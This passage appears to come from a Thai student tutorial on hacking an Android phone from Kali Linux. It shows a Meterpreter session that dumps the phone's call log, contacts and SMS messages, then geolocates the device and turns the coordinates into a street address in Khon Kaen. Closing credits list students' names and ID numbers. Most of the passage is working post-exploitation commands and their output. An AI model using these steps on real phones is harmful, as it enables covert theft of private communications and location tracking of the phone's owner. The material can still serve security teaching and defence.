dump_sms     Get sms messages  
geolocate    Get current lat-long using geolocation  
  
meterpreter > dump_calllog  
[*] Fetching 172 entries  
[*] Call log saved to calllog_dump_20151028224927.txt  
meterpreter > dump_contacts  
[*] Fetching 66 contacts into list  
[*] Contacts list saved to: contacts_dump_20151028225049.txt  
meterpreter > dump_sms  
[*] Fetching 7 sms messages  
[*] Sms messages saved to: sms_dump_20151028225140.txt  
meterpreter > geolocate  
[-] geolocate: Operation failed: 1  
meterpreter > geolocate  
[-] geolocate: Operation failed: 1  
meterpreter >  
meterpreter >  
meterpreter >  
meterpreter > geolocate  
[*] Current Location:  
Latitude: 16.4744475  
Longitude: 102.8230704  
  
To get the address: https://maps.googleapis.com/maps/api/geocode/json?latlng=16.4744475,102.8230704&sensor=true  
meterpreter > 
```

# จะได้ลิ้งค์ของ google map

```
Applications ▾ Places ▾ iceweasel ▾ Wed 22:53
iceweasel
hack android kali - ฝึก... x Hacking Android Sma... x Kali Linux - Android P... x https://map...sensor=true x
https://maps.googleapis.com/maps/api/geocode/json?latlng=16.4744475,102.8230704&sensor=true
Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng
{
  "results": [
    {
      "address_components": [
        {
          "long_name": "Unnamed Road",
          "short_name": "Unnamed Road",
          "types": [ "route" ]
        },
        {
          "long_name": "Tambon Sila",
          "short_name": "ท. สีลา",
          "types": [ "sublocality_level_1", "sublocality", "political" ]
        },
        {
          "long_name": "Khon Kaen",
          "short_name": "Khon Kaen",
          "types": [ "locality", "political" ]
        },
        {
          "long_name": "Amphoe Mueang Khon Kaen",
          "short_name": "อ. เมืองขอนแก่น",
          "types": [ "administrative_area_level_2", "political" ]
        },
        {
          "long_name": "Chang Wat Khon Kaen",
          "short_name": "จ. ขอนแก่น",
          "types": [ "administrative_area_level_1", "political" ]
        },
        {
          "long_name": "Thailand",
          "short_name": "TH",
          "types": [ "country", "political" ]
        },
        {
          "long_name": "40000",
          "short_name": "40000",
          "types": [ "postal_code" ]
        }
      ],
      "formatted_address": "Unnamed Road, Tambon Sila, Amphoe Mueang Khon Kaen, Chang Wat Khon Kaen 40000, Thailand",
      "geometry": {
        "bounds": [

```

## Credits

นายณัฐดนัย	ก้อนด้วง	563020761-2
นายณัฐพงษ์	บุญรวม	563020208-6
นายจิตวิสุทธ์	วิชัยธรรม	563020758-1
นายนพกร	ถนอมเสียง	563020766-2
นางสาวทิชากร	โพธิ์นรินทร์	563020410-1